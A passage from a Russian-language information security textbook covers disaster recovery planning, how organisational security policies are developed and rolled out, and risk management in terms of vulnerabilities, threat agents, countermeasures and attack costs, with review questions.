Наиболее часто происходит сбой отдельной системы или устройства. Такие сбои происходят в сетевых устройствах, жестких дисках, материнских платах, сетевых картах или программных компонентах. В рамках разработки данной части DRP необходимо проверить среду организации на предмет ее уязвимости в случае такого сбоя. Для каждого сбоя должен быть разработан план, позволяющий возобновить функционирование системы за приемлемый промежуток времени. Каким по длительности является этот "приемлемый" промежуток, зависит от важности рассматриваемой системы. Например, компьютерный узел, задействованный в производственном процессе и предназначенный для разработки графиков производства и оформления заказов на поставку сырья потребует восстановления в течение четырех часов, в противном случае производство остановится. Для предотвращения подобного сбоя требуется запасная система, которую можно оперативно подключить, либо кластеризация. Выбор метода зависит от стоимости решения. Независимо от того, какому решению отдается предпочтение, DRP указывает, что необходимо предпринять для продолжения работы системы без потерявших работоспособность компонентов.

Совет

План DRP должен разрабатываться совместно с функциональными подразделениями организации, чтобы их сотрудники имели понятие о том, какие шаги они должны предпринимать для продолжения нормальной работы.

События, связанные с хранением данных

План DRP должен предусматривать процедуры на случай серьезной неполадки центра хранения данных. Например, что делать в случае, если центр сгорел, как восстановить его работу? Одним из обязательных вопросов для рассмотрения является поломка оборудования. В плане должны быть предусмотрены способы подключения дополнительного оборудования.

На тот случай, если центр данных вышел из строя, а остальная часть системы функционирует нормально, план DRP должен предусматривать размещение нового оборудования, а также способы быстрого восстановления всех сетевых соединений. В данном случае можно использовать запасное помещение, однако этот способ является довольно дорогостоящим. Если наличие запасных помещений не входит в план, следует предусмотреть другие варианты восстановления компьютерных систем.

Как в случае с отдельными событиями, план DRP определяет порядок работы организации в процессе восстановления систем.

События, связанные с организацией в целом

Когда речь идет о плане DRP, обычно подразумеваются события, наносящие ущерб организации в целом. Такие события происходят не часто, но представляют наибольшую опасность. Чтобы предусмотреть в плане DRP подобные события, необходимо, чтобы каждое подразделение организации участвовало в создании этого плана. Первым шагом является выявление первоочередных систем, которые нужно восстановить для обеспечения жизнедеятельности организации. Если компания поддерживает сайт электронной коммерции, наиболее важными системами являются компьютеры и сеть. Если фирма выпускает продукцию, в первую очередь нужно восстанавливать

производственное оборудование.

Тестирование DRP

План DRP - это сложный документ, и, скорее всего, вы не напишете его с первого раза. Следовательно, необходимо проводить тестирование DRP. Тестирование необходимо не только для обеспечения правильности DRP на данный момент времени, но и на будущее.

Проверка DRP может быть очень дорогостоящей операцией и привести к значительным финансовым затратам. Имея это в виду, целесообразно определить ответственных сотрудников и периодически выполнять проверку плана, а также ежегодное полномасштабное тестирование.

Вопросы для самопроверки

- Почему политика является важным документом?
- Политика, определяющая технические требования безопасности, называется.

Создание политики

Теперь, после обсуждения всех политик, действующих в организации, давайте поговорим о создании политики, соответствующей вашей компании. Каждая компания работает по собственным правилам, следовательно, должна иметь собственную уникальную политику. Для обучения персонала разработке политики полезно использовать шаблоны политик. Однако повторение слово в слово политики другой организации не является хорошим способом создания политик.

Определение наиболее важных аспектов

Первым шагом при создании политики организации является определение наиболее важных политик. Например, компания, занимающаяся распространением информации через интернет, будет придавать большее значение плану восстановления в сравнении с *политикой использования* компьютеров. Сотрудники отдела безопасности организации должны выявить и описать все важнейшие политики, в противном случае необходимую информацию в этой

области можно будет получить посредством оценки угроз.

Совет

Сотрудники отдела безопасности должны прибегать к помощи системных администраторов, отдела кадров и руководителей организации для определения наиболее важных политик.

Определение допустимого поведения

То, что называется допустимым поведением сотрудников, зависит от порядков, установленных в организации (культуры организации). Например, в некоторых компаниях сотрудникам разрешается неограниченно работать в интернете. Культура организации призвана обеспечить эффективность исполнения обязанностей сотрудниками и их начальниками. В других компаниях налагаются ограничения на выход сотрудников в интернет, кроме того, работают программы, ограничивающие доступ к определенным веб-сайтам.

Политики этих компаний значительно отличаются друг от друга. Действительно, сотрудники первой компании вовсе не применяют *политику использования* интернета. Специалисты в области информационной безопасности должны помнить, что не все политики подходят для использования. Перед началом создания политики необходимо внимательно изучить культуру организации и требования, предъявляемые к ее сотрудникам.

Определение руководителей

Политика, созданная в вакууме, редко является успешной. Имея это в виду, разработку политики должны проводить работники отдела безопасности при помощи других сотрудников организации. Отдел безопасности при разработке любых политик должен руководствоваться рекомендациями генерального директора организации и сотрудников отдела кадров. В процессе создания политик, как правило, участвуют системные администраторы, пользователи компьютеров и отдел охраны.

Другими словами, в разработке политики должны быть задействованы те лица, на которые данная политика будет распространяться, чтобы

сотрудники понимали, чего ожидать в той или иной ситуации.

Определение схем политик

Разработка политики начинается с формирования схемы (одна схема уже была представлена в этой лекции). Существует множество источников качественных схем политик. Некоторые из них приведены в книгах, а некоторые доступны в интернете. Например, RFC 2196 "The Site Security *Handbook*" содержит перечень схем для различных политик.

Разработка

При разработке политик безопасности необходимо, в первую очередь, руководствоваться вопросами безопасности. Это не означает, что отдел безопасности должен разрабатывать политики без участия других подразделений, но он должен взять на себя ответственность за проект и проконтролировать его завершение.

Процесс разработки политики следует начать со схемы и черновых набросков каждого раздела политики. В то же время следует проконсультироваться с руководителями организации и сообщить им о выполняемом проекте. Пригласите руководителей для участия в проекте. Тем из них, кто примет предложение, необходимо выслать черновой вариант политики и пригласить на собрание, на котором он будет обсуждаться и корректироваться. В зависимости от размеров организации и того, какая именно политика разрабатывается, могут рассматриваться несколько аспектов.

Руководить собранием должны сотрудники отдела безопасности. Следует проработать каждый раздел политики, выслушать все комментарии и все обсудить. Однако имейте в виду, что некоторые предложения бывают ошибочными. В этом случае сотрудники отдела безопасности должны объяснить причины того, что предлагаемые решения увеличат риск или не смогут быть правильно реализованы. Следите за тем, чтобы остальные слушатели понимали, о чем идет речь, и осознали причины выбора тех или иных решений.

Данный процесс имеет смысл повторить при работе с окончательным черновым вариантом. По завершении обсуждения проекта его следует отдать менеджерам для утверждения и реализации.

Развертывание политики

Чтобы создать политику, требуется несколько человек. Чтобы эффективно применить политику, необходимо работать со всей организацией в целом.

Понимание политики

Сотрудники каждого подразделения компании, на которое распространяется политика, должны вникнуть в ее суть. Это достигается довольно легко, так как в процессе создания политики участвуют все руководители отделов. Менеджерам отделов можно сообщить, кто из подразделений организации участвовал в процессе, голосуя за нужды своего отдела.

Также требуется согласие менеджеров с важностью политики и необходимостью ее применения. Вышестоящий менеджер зафиксирует тот факт, что политика важна для успешной и безопасной работы организации, и этим заявлением будут руководствоваться подчиненные ему менеджеры.

Обучение

Сотрудники, на которых распространяется новая политика, должны пройти обучение согласно доли своей ответственности. В обучении могут участвовать отдел кадров или учебный отдел, однако это задача отдела безопасности, в особенности когда речь идет об изменениях, которые распространяются на всех пользователей. Возьмем, к примеру, изменение политики использования паролей. По состоянию на утро понедельника все пароли пользователей должны быть длиной в восемь символов и содержать некоторый набор из букв и цифр, срок действия паролей равен 30 дням. При внесении подобного изменения в домене Windows все пароли немедленно становятся недействительными. Это вынудит каждого пользователя изменить свой пароль в понедельник утром. Без соответствующего инструктажа пользователи не смогут выбрать сильные пароли и, вероятно, начнут обращаться в службу технической поддержки. Если пользователи выберут пароли и не запомнят их, то на следующий день они опять будут звонить в службу поддержки или начнут записывать пароли на листочках. И то и другое

ведет к снижению безопасности системы.

Лучше всего провести учебу по вопросам, связанным с безопасностью, и рассказать сотрудникам о вносимых изменениях и их причинах. Их можно научить, как выбирать надежные пароли, простые для запоминания. Службу поддержки следует проинформировать о возможных проблемах с паролями. Сотрудники отдела безопасности совместно с системными администраторами выяснят, возможно ли в данной ситуации провести смену паролей в несколько этапов.

Примечание

Изменения, вносимые в систему аутентификации, оказывают влияние на максимально возможное число сотрудников (на всех!) и, следовательно, должны проводиться с осторожностью.

Реализация

Как показано в предыдущем разделе, радикальные изменения в среде безопасности могут плохо повлиять на безопасность организации. Постепенный и тщательно спланированный переход всегда более предпочтителен. Имея это в виду, отдел безопасности должен совместно с системными администраторами или другими подразделениями, на которые распространяется изменение, максимально упростить это изменение. Помните, что безопасность уже рассматривалась как препятствие для работы, доказывать эту мысль сотрудникам уже не требуется.

Эффективное использование политики

Политика может работать как полицейская дубинка, но она более эффективна, когда используется в качестве средства обучения. Имейте в виду, что большинство сотрудников работают, в первую очередь, в интересах организации и стараются выполнять свои обязанности по возможности лучше.

Новые системы и проекты

При запуске новых систем и проектов должны соблюдаться имеющиеся

политики безопасности и процедуры разработки. Это позволяет отделу безопасности быть участником разработки проекта и на ранней стадии процесса определить требования безопасности.

Если новая система не сможет отвечать требованиям безопасности, то у компании будет время, чтобы понять суть представляемой опасности и обеспечить другой механизм защиты.

Имеющиеся системы и проекты

По мере утверждения новых политик каждая система должна проверяться на соответствие утверждаемым политикам. Отдел безопасности совместно с системными администраторами и подразделением, использующим систему, должен внести в системы соответствующие коррективы. Иногда эти коррективы требуют перепрограммирования каких-либо модулей, которое не может быть выполнено мгновенно. Отдел безопасности в этом случае должен осознать, что функционирование организации может быть прервано на некоторое время, и совместно с администраторами и другими подразделениями приложить все усилия для обеспечения скорейшего внесения изменений в рамках бюджета и структурных ограничений системы.

Аудит

Во многих организациях имеются внутренние отделы аудита, которые периодически осуществляют аудит систем на соответствие политике. Отдел безопасности должен ознакомить сотрудников этого отдела с новыми политиками и поработать некоторое время вместе, чтобы аудиторы вникли в суть политики, прежде чем будут проверять системы на соответствие.

Обмен информацией должен быть двусторонним. Отдел безопасности должен объяснить аудиторам, как была разработана политика и что ожидается от политики с точки зрения безопасности. Аудиторы должны объяснить специалистам по безопасности, каким образом будет проводиться аудит и на поиск чего он будет нацелен. Необходимо разработать соглашение о том, какие типы систем являются адекватными для различных разделов политики.

Проверка политики

Даже качественно разработанная политика не вечна. Каждая политика должна регулярно проверяться на соответствие требованиям организации. В большинстве случаев достаточно проводить такую проверку раз в год. Некоторые процедуры, например процесс обработки инцидентов или план восстановления после сбоев, требуют более частых проверок.

В процессе проверки необходимо связаться со всеми руководителями и подразделениями, которые не участвовали в разработке политики. Попросите каждого сотрудника прокомментировать имеющуюся политику. Возможно, имеет смысл устроить общее собрание, если имеются какие-либо важные комментарии (например, комментарии сотрудников из отдела безопасности). Внесите корректировки в политику, получите подтверждение и возобновите процесс обучения.

Разработка политики использования интернета

Этот проект продемонстрирует, как разработать политику, а также какие вопросы могут возникнуть при использовании этой политики.

Шаг за шагом

1. Если вы работаете в группе, разделите группу на пары. Каждая пара будет разрабатывать свою собственную политику и представлять собой отдельную группу.
2. Разработайте схему политики. Не забудьте включить раздел для входящих и исходящих соединений.
3. Определите приемлемые типы входящих соединений.
4. Определите приемлемые типы исходящих соединений. Если вам кажется, что все указано правильно, перейдите к определению типов сайтов, которые могу посещать сотрудники.
5. Представьте политику другим членам группы. Некоторые из них должны выступать в роли сотрудников организации, а другие - в роли менеджеров.
6. Как вариант, различные пары могут работать над разными политиками организации.

Выводы

Разработка политики, как правило, осуществляется очень просто. Тем не менее, сотрудники и руководители встают перед выбором тех или иных подходов при разработке политики. Рядовым сотрудникам не нравится все, что может сказаться на их рабочей нагрузке или секретности их действий. Руководителям же не нравятся политики, предоставляющие слишком много свободы.

Контрольные вопросы

1. Назовите три раздела, которые должны присутствовать в каждой политике или процедуре.
2. Что определяет политика безопасности?
3. Должна ли политика безопасности определять конкретные требования реализации для каждого типа систем внутри самой политики?
4. Почему в политику безопасности включают отказы от защиты?
5. Что должна определять *политика использования* компьютеров?
6. Рекомендуется ли разрешать неограниченное использование компьютеров?
7. Для каких лиц должны указываться требования, содержащиеся в процедурах управления пользователями?
8. Когда сотрудник переходит с одной должности на другую внутри организации, кто должен нести ответственность за уведомление системных администраторов о необходимости изменения профиля доступа данного сотрудника?
9. Какова цель процедуры системного администрирования?
10. Почему необходимо соблюдать внимательность при определении целей *IRP*?
11. Назовите пять подразделений, сотрудники которых всегда должны входить в группу обработки инцидентов.
12. Назовите четыре ключевых раздела методологии разработки.
13. Назовите три типа событий, которые должны быть указаны в DRP.
14. Какие действия должен выполнять отдел безопасности в процессе создания политики?
15. Почему отдел безопасности должен работать совместно с отделом аудита?

Управление риском

Дано определение риска. Уделено внимание вопросам выявления возможных рисков. Рассмотрен вопрос оценки возможных рисков.

Безопасность - примерно то же самое, что и управление риском. Без понимания угроз безопасности по отношению к информационным активам организации может быть использовано либо слишком много, либо слишком мало ресурсов, или они не будут использоваться должным образом. Управление риском обеспечивает основу для оценки информационных активов. Определяя риск, вы определяете значимость отдельных типов информации и систем, в которых эта информация хранится.

Определение риска

Риск - это основополагающая концепция, формирующая фундамент того, что мы называем "безопасностью". Риск - это вероятность потерь, которая требует защиты. При отсутствии риска не нужна и защита. Риск - это концепция, которую понимают только те, кто работает в сфере безопасности.

Поясним определение риска на примере страхования. Человек приобретает страховку, потому что осознает вероятность автомобильной катастрофы, после которой придется серьезно восстанавливать автомобиль. Страхование снижает риск того, что необходимых на это средств может не оказаться в наличии. Страховая компания устанавливает размер страховых выплат клиенту в зависимости от стоимости ремонта автомобиля и от вероятности аварии.

При более подробном рассмотрении этого примера можно выделить две составляющих риска. Во-первых, это денежные средства, необходимые для ремонта. При возникновении несчастного случая страховая компания должна выплатить установленную сумму. Назовем это уязвимостью страховой компании. Во-вторых, это вероятность дорожно-транспортного происшествия. Назовем это угрозой, которая приводит к проявлению уязвимости (оплата стоимости ремонта).

При исследовании риска вы должны понимать уязвимости и угрозы для организации. Совместно эти составляющие образуют основу риска, и их соотношение показано на рисунке 7.1. Как видно из рисунка, если нет угрозы или уязвимости, то нет и риска.



Рис. 7.1. Соотношение между уязвимостью и угрозой

Уязвимость

Уязвимость - это потенциальный путь для выполнения атаки. Уязвимость существует в компьютерных системах и сетях (делая систему открытой для атак с использованием технических методов) или в административных процедурах (делая среду открытой для атак без использования технических методов или атак социального инжиниринга).

Уязвимость характеризуется сложностью и уровнем технических навыков, необходимых для того, чтобы ею воспользоваться. Необходимо принимать во внимание результат, к которому это может привести. Например, уязвимость, которой легко воспользоваться (с помощью сценария атаки) и которая позволяет злоумышленнику получить полный контроль над системой, является уязвимостью высокого уровня риска. Уязвимость, которая потребует от атакующего вложения значительных средств в оборудование и персонал и позволит лишь получить доступ к

не особо ценной информации, считается уязвимостью низкого уровня риска.

Примечание

Уязвимость связана не только с компьютерными системами и сетями. Безопасность зданий и помещений, вопросы персонала и безопасность информации при передаче также требуют проработки.

Угроза

Угроза - это действие или событие, способное нарушить безопасность информационных систем. Рассмотрим три составляющих угрозы.

- Цели. Компонент безопасности, который подвергается атаке.
- Агенты. Люди или организации, представляющие угрозу.
- События. Действия, составляющие угрозу.

Рассмотрим более подробнее каждую из составляющих.

Цели

Целями угроз или атак в большинстве случаев являются службы безопасности (см. в лекции 4): службы конфиденциальности, целостности, доступности и идентифицируемости. И для этого есть реальные основания.

Конфиденциальность становится целью, если мотивом является добыча информации несанкционированными лицами или организациями. В этом случае нарушитель стремится получить, например, секретные правительственные данные. Конфиденциальная информация коммерческой организации (сведения о заработной плате или медицинские данные) также может стать целью.

Целостность является целью, если нарушитель стремится модифицировать информацию. В этом случае он подделывает личные или другие сведения, например, увеличивая сумму своего банковского счета. В другом случае целью становится уменьшение баланса в журнале банковских операций либо *изменение записей* в важной базе данных, чтобы вызвать сомнения в правильности всей информации.

Такой подход касается компаний, занимающихся исследованием архитектуры цифровых сетей.

Доступность становится целью при выполнении атаки на отказ в обслуживании. Такие атаки направлены на информацию, приложения, системы или инфраструктуру. Угрозы в этом случае носят как кратковременный, так и долгосрочный характер.

Идентифицируемость сама по себе редко является *целью. Атака* на идентифицируемость может быть направлена на предотвращение восстановления организации после инцидентов. Идентифицируемость выбирается в качестве начального этапа атаки по отношению к другим целям, таким как скрытие изменений в базе данных или взлом *механизмов безопасности*, существующих в организации.

Целей может быть несколько. Например, идентифицируемость служит исходной целью для предотвращения записи действий злоумышленника, нарушившего конфиденциальность секретных данных организации.

Агенты

Агентами угроз являются люди, которые стремятся нанести ущерб организации. Для этого они должны иметь следующее.

- Доступ. Способность для достижения цели.
- Знания. Уровень и тип имеющейся информации о цели.
- Мотивация. Причина для сокрушения цели.

Доступ. Агент должен иметь доступ к нужной системе, сети, оборудованию или информации. Этот доступ бывает прямым (например, у него есть учетная запись в системе) или косвенным (он получает доступ к оборудованию другим способом). Прямой доступ позволяет воспользоваться существующей уязвимостью и, следовательно, становится угрозой.

Примечание

Составной частью доступа является благоприятная возможность. Такая возможность существует в любой системе или сети только потому, что

сотрудники оставляют двери открытыми.

Знания. Агент должен обладать некоторыми знаниями о цели:

- идентификатор пользователя;
- пароли;
- расположение файлов;
- процедуры выполнения *физического доступа*;
- имена служащих;
- доступные номера телефонов;
- сетевые адреса;
- процедуры обеспечения безопасности.

Чем больше агент знаком с целью, тем больше вероятность, что он знает о наличии уязвимых мест и о том, как ими воспользоваться.

Мотивация. Агенту нужна мотивация для совершения действия. Мотивация является побуждающим действием, ее можно определить как первичную цель.

Мотивацией обычно является:

- привлечение внимания - желание похвастаться своими "победами";
- алчность - жажда выгоды (денег, товаров, услуг или информации);
- злые намерения - желание причинить вред организации или отдельному лицу.

Агенты, которых следует принимать во внимание. Угроза возникает в том случае, если у агента, обладающего доступом и знаниями, появляется мотивация. Поэтому следует принимать во внимание следующих агентов.

- Служащие организации. Они имеют необходимый доступ и знания о системах в силу специфики своей работы. Здесь главный вопрос заключается в наличии мотивации. Не следует в каждом случае подозревать сотрудников организации, но и не учитывать их при проведении анализа риска тоже нельзя.
- Бывшие работники. Они также имеют знания о системах. В

зависимости от процедур *аннулирования* доступа, существующих в организации, у них может сохраниться доступ к системе. Причина увольнения может породить мотивацию, например, уволенный будет испытывать злобу по отношению к организации.

- Предполагается, что у хакеров всегда есть мотивация для причинения ущерба. Даже при отсутствии сведений о системе и сети они могут получить доступ через имеющееся уязвимое место.
- Скорее всего, у конкурентов есть мотивация для получения конфиденциальной информации или для причинения вреда в зависимости от условий конкуренции. Эти конкурирующие организации обладают некоторыми знаниями о компании, поскольку действуют в той же области. При наличии подходящей уязвимости они могут получить необходимые сведения и осуществить доступ.
- Террористы также имеют мотивацию для нанесения ущерба, их действия обычно нацелены на работоспособность систем. Следовательно, существует возможность доступа к привлекающим внимание системам или помещениям (это системы в интернете и здания, открытые для *физического доступа*). Учитывая особые намерения по отношению к конкретной организации, важно идентифицировать террористов как возможную угрозу компании.
- Преступники имеют свою мотивацию, их обычно интересуют ценные объекты (как виртуальные, так и физические). Доступ к представляющим ценность объектам, например, к портативным компьютерам - это ключевой момент при выявлении преступников в качестве угрозы компании.
- Общественность должна всегда рассматриваться как возможный *источник угрозы*. Однако за исключением того, что организация совершает преступление общего характера против цивилизации, мотивация отсутствует. Следовательно, доступ и знания об особенностях организации сводятся к минимуму.
- Компании, предоставляющие услуги, могут иметь подробные знания и доступ к системам организации. У деловых партнеров имеются сетевые подключения, консультанты имеют людей на местах, выполняющих исполнительные или управленческие функции. Мотивация одной организации к нарушению безопасности другой обычно отсутствует, но из-за наличия доступа и необходимых сведений компании-поставщики услуг должны рассматриваться как возможный *источник угрозы*.

- Клиенты также имеют доступ к системам организации и некоторые знания о ее работе. Из-за наличия потенциального доступа они должны рассматриваться как возможный *источник угрозы*.
- Посетители имеют доступ к организации на основании того факта, что они посещают организацию. Поэтому возможно получение информации или осуществление входа в систему. Следовательно, посетители также считаются потенциальным *источником угроз*.
- Такие *стихийные бедствия*, как землетрясения, торнадо или наводнения, всегда являются *источником угроз*.

При рассмотрении всех этих агентов необходимо принять рациональное решение о том, какие агенты смогут получить доступ в организацию. Рассмотрите возможные пути нарушения безопасности в свете заранее определенных уязвимостей.

События

События - это способы, с помощью которых агенты угроз могут причинить вред организации. Например, хакеры нанесут ущерб путем злонамеренного изменения информации веб-сайта организации. Следует также принять во внимание вред, который может быть нанесен при получении агентом доступа. Необходимо учитывать следующие события:

- злоупотребление санкционированным доступом к информации, системам или сайтам;
- злонамеренное изменение информации;
- случайное изменение информации;
- несанкционированный доступ к информации, системам или сайтам;
- злонамеренное разрушение информации, систем или сайтов;
- случайное разрушение информации, систем или сайтов;
- злонамеренное физическое вмешательство в системы или операции;
- случайное физическое вмешательство в системы или операции;
- естественные физические события, которые мешают системам или операциям;

- ввод в действие злоумышленного программного обеспечения (намеренно или нет);
- нарушение внутренних или внешних коммуникаций;
- несанкционированный пассивный перехват информации внутренних или внешних коммуникаций;
- кража аппаратного или программного обеспечения.

Угроза + Уязвимость = Риск

Риск - это сочетание угрозы и уязвимости. Угрозы без уязвимости не являются риском так же, как и уязвимости без угроз. В реальном мире ни одно из этих условий не существует. Следовательно, оценка риска - это определение вероятности того, что непредвиденное событие произойдет. Риск качественно определяется тремя уровнями.

- Низкий. Существует маленькая вероятность проявления угрозы. По возможности нужно предпринять действия по устранению уязвимого места, но их стоимость должна быть сопоставлена с малым ущербом от риска.
- Средний. Уязвимость является значительным уровнем риска для конфиденциальности, целостности, доступности и/или идентифицируемости информации, систем или помещений организации. Существует реальная возможность осуществления такого события. Действия по устранению уязвимости целесообразны.
- Высокий. Уязвимость представляет собой реальную угрозу для конфиденциальности, целостности, доступности и/или идентифицируемости информации, систем или помещений организации. Действия по устранению этой уязвимости должны быть предприняты незамедлительно.

Примечание

По возможности нужно учитывать вероятность успешного использования уязвимости злоумышленником. Выполните *стоимостную оценку* для определения того, сможете ли вы выполнить корректирующие действия (см. следующий раздел).

Выявление риска для организации

Выявление риска не является проблемой. Все, что нужно - это определить уязвимости и угрозы - и дело сделано. Возникает вопрос: как этот установленный риск соотносится с реальным риском организации? Если ответить коротко - не совсем точно. Определение риска в организации должно выполняться по ее заказу. На рисунке 7.2 показаны составные части этого процесса.

Как видно из рисунка, добавлен еще один компонент для определения риска - существующие контрмеры.

Рис. 7.2. Процесс определения риска в организации

Вопрос к эксперту

Вопрос. Используются ли понятия низкого, среднего и высокого уровня риска в реально существующей *программе безопасности*?

Ответ. И да, и нет. Качественное измерение риска может быть использовано для классификации рисков и для определения ближайших приоритетов (например, в первую очередь следует учитывать риск

высокого уровня). Однако, качественная оценка не работает, если мы начинаем задавать вопрос: "Сколько следует потратить на корректировку этого риска?" Без дополнительной информации, такой как величина издержек организации, на этот вопрос ответить не просто.

Выявление уязвимых мест

При выявлении конкретных уязвимых мест начните с определения всех точек входа организации. Другими словами, выявите точки доступа к информации (как в электронной, так и в физической форме) и к системам, находящимся в организации. Сюда включается следующее:

- соединения с интернетом;
- точки удаленного доступа;
- соединения с другими организациями;
- *физический доступ* в помещения организации;
- точки доступа пользователей;
- точки доступа через беспроводную сеть.

Для каждой точки необходимо произвести оценку информации и систем, затем выявить способы доступа к ним. Убедитесь, что в этот список включены все известные уязвимые места операционных систем и прикладных программ. В лекции 8 мы рассмотрим более подробно, как произвести оценку риска. Здесь же приведена краткая методика, однако она позволяет определить главные уязвимые места организации.

Выявление реальных угроз

Определение угрозы - это всесторонняя и, в некоторых случаях, трудная задача. При попытках установления особенностей или целей угрозы очевидными кандидатами будут ваши конкуренты. Однако реальная угроза может остаться незамеченной. Как правило, существующие угрозы не проявляют себя до тех пор, пока не происходит какой-нибудь инцидент.

Направленная угроза - это сочетание известного агента, который имеет известный доступ и мотивацию, и известного события, направленного на известную цель. Например, существует затаивший злобу сотрудник (агент), стремящийся узнать о последних проектах, над которыми

работает компания (мотивация). Этот работник имеет доступ к информационным системам организации (доступ) и знает, где находится эта информация (знания). Его действия направлены на конфиденциальность нового проекта, и он может попробовать получить нужные файлы (событие).

Как было сказано выше, выявление всех направленных угроз требует много времени и представляет собой довольно сложную задачу. Альтернативой этому является определение общего уровня угрозы. Предположив, что существует общий уровень угрозы в мировом масштабе, можно сделать вывод о том, что угрозу представляет каждый, кто имеет потенциальный доступ к информационным системам организации. Угроза существует, потому что человек (служащий, клиент, поставщик и т. д.) может войти в систему и использовать ее в своих интересах. Вовсе не обязательно знать о направленной или конкретной угрозе, адресованной подразделению компании.

Если предположить наличие общей угрозы (кто-то имеет доступ, знания и мотивацию совершить злоумышленные действия), то можно исследовать уязвимые места внутри организации, через которые возможно получение доступа. Каждая такая уязвимость превращается в риск, так как предполагается наличие угрозы, использующей эту уязвимость.

Исследование контрмер

Уязвимость нельзя исследовать на пустом месте. Возможные пути атак нужно рассматривать в контексте существующего окружения, и следует принимать во внимание меры компенсации, если вы уверены в том, что угроза на самом деле существует. Контрмеры включают следующее:

- межсетевые экраны;
- антивирусное программное обеспечение;
- контроль доступа;
- двухфакторную систему аутентификации;
- бейдж (идентификационную карточку);
- *биометрию*;
- устройства считывания смарт-карт при входе в помещения;
- охрану;

- контроль доступа к файлам;
- шифрование;
- сознательных, хорошо обученных работников;
- системы обнаружения вторжений;
- автоматизированное получение обновлений и политики управления.

Для каждой точки доступа внутри организации должна быть определена контрмера. Например, в компании имеется соединение с интернетом, что дает возможность доступа к системам организации. От такого способа доступа защищает межсетевой экран. С помощью правил, установленных на межсетевом экране, определяются внешние объекты, имеющие доступ к внутренним системам. Следовательно, снижается вероятность внешней атаки, т. к. межсетевой экран ограничивает полный доступ к уязвимым местам систем.

Выявление риска

Как только определены уязвимые места, угрозы и контрмеры, можно установить конкретный риск для данной организации. Вам просто нужно ответить на вопрос, какие действия можно выполнить через каждую точку доступа.

Для этого возьмем вероятные угрозы для каждой точки доступа (или общую угрозу) и установим возможные цели (конфиденциальность, целостность, доступность и идентифицируемость). Основываясь на возможных повреждениях, оценим для каждой точки риск (низкий, средний или высокий). Следует отметить, что одна и та же уязвимость может представлять собой различные уровни риска в зависимости от точки доступа. Например, внутренняя система имеет уязвимое место - почтовый сервер. Внешний нарушитель безопасности должен войти в систему через внешний межсетевой экран, поэтому система закрыта через эту точку доступа и нет никакого риска. Однако служащие внутри организации имеют доступ к системе, поскольку межсетевой экран является внешним. Это значит, что служащие могут воспользоваться данной уязвимостью и получить доступ к системе. Работники рассматриваются как маловероятный *источник угрозы*, поэтому можно установить уровень риска - средний.

И в завершении рассмотрим *физический доступ* к ценностям, которыми располагает организация. Предположим, мы установили, что *физическая защита* очень слаба, и пользователь может, не сходя с места, получить доступ к системе через локальную сеть. Управление сетью не защищает от несанкционированного входа и подключения ко внутренней сети. В таком случае вероятно, что злоумышленник, желающий причинить вред организации, способен получить доступ к сети и незаконно войти в систему. В этом случае он может воспользоваться уязвимостью почтового сервера. Этот риск классифицируется как риск высокого уровня. Физические контрмеры отсутствуют.

Высокий, средний и низкий уровень риска не отображает всю картину целиком. Демонстрация управления рисками должна показать ущерб, который может быть причинен организации в случае использования уязвимого места. Каким образом организация определяет, сколько ресурсов выделить для *уменьшения риска*?

Вопросы для самопроверки

1. Риск - это сочетание _____ и _____.
2. Для определения реального риска, угроз и уязвимых мест необходимо предусмотреть наличие _____.

Оценка риска

Для оценки риска следует определить ущерб, нанесенный организации при успешном выполнении атаки. На рисунке 7.3 показано итоговое уравнение для оценки риска. Издержки организации в случае реализации риска - это определяющий фактор для любого решения по управлению риском. Помните, что риск нельзя полностью устранить - им можно только управлять.

Рис. 7.3. Оценка риска

Деньги

Наиболее очевидный способ оценки риска - определение издержек организации в случае выполнения успешной атаки. Эти издержки складываются из следующего:

- снижение производительности;
- похищенное оборудование или деньги;
- стоимость расследования;
- стоимость восстановления или замены систем;
- стоимость помощи экспертов;
- сверхурочная работа сотрудников.

Как заметно из этого неполного списка, цена успешной атаки может быть достаточно большой. Некоторые затраты останутся неизвестными до тех пор, пока на самом деле не произойдет инцидент, и только тогда будут оценены.

Возможно, наиболее трудная для оценки категория - снижение производительности. Что это означает: невыполненную работу или издержки на выполнение восстановительных работ? Будем надеяться, что бухгалтерия или финансовый отдел организации помогут в определении некоторых издержек. Однако, в большинстве случаев их стоимость нельзя установить. Возьмем, к примеру, промышленное предприятие. Эта организация зависит от компьютерной системы, так как выполняет оперативное планирование, заказывает материалы и отслеживает выполнение работ. Если система придет в негодность, то материалы закончатся за 24 часа, а оперативный план устареет через 8 часов (одна смена). Если компьютерная система не будет работать в течение 8 дней, то каковы издержки? Их можно посчитать по количеству сверхурочного времени, необходимого для возвращения к графику, и стоимости продукции за 7 дней. Возможно, появятся скрытые издержки, связанные с опозданием поставки товара. В любом случае затраты для организации остаются очень высокими.

Время

Оценить потерянное время достаточно трудно. Сюда нужно включить то время, которого не хватило сотрудникам для выполнения своих повседневных задач из-за инцидента, связанного с нарушением безопасности. В этом случае затраты времени вычисляются как почасовая оплата технического персонала. Не забудьте посчитать время на ожидание восстановления компьютерных систем.

Время также означает простой ключевых систем. Если веб-сайт организации был взломан, то эту систему нужно перевести в автономный режим и восстановить. Этот простой тоже влияет на компанию.

Успешное выполнение атаки приводит к замедлению в выпуске продукта или предоставления услуги, что также следует учитывать при определении затрат организации. Безусловно, возможная потеря времени должна быть включена в оценку риска.

Ресурсы

Ресурсами могут быть люди, системы, линии коммуникации, приложения или доступ. При возникновении инцидента, связанного с

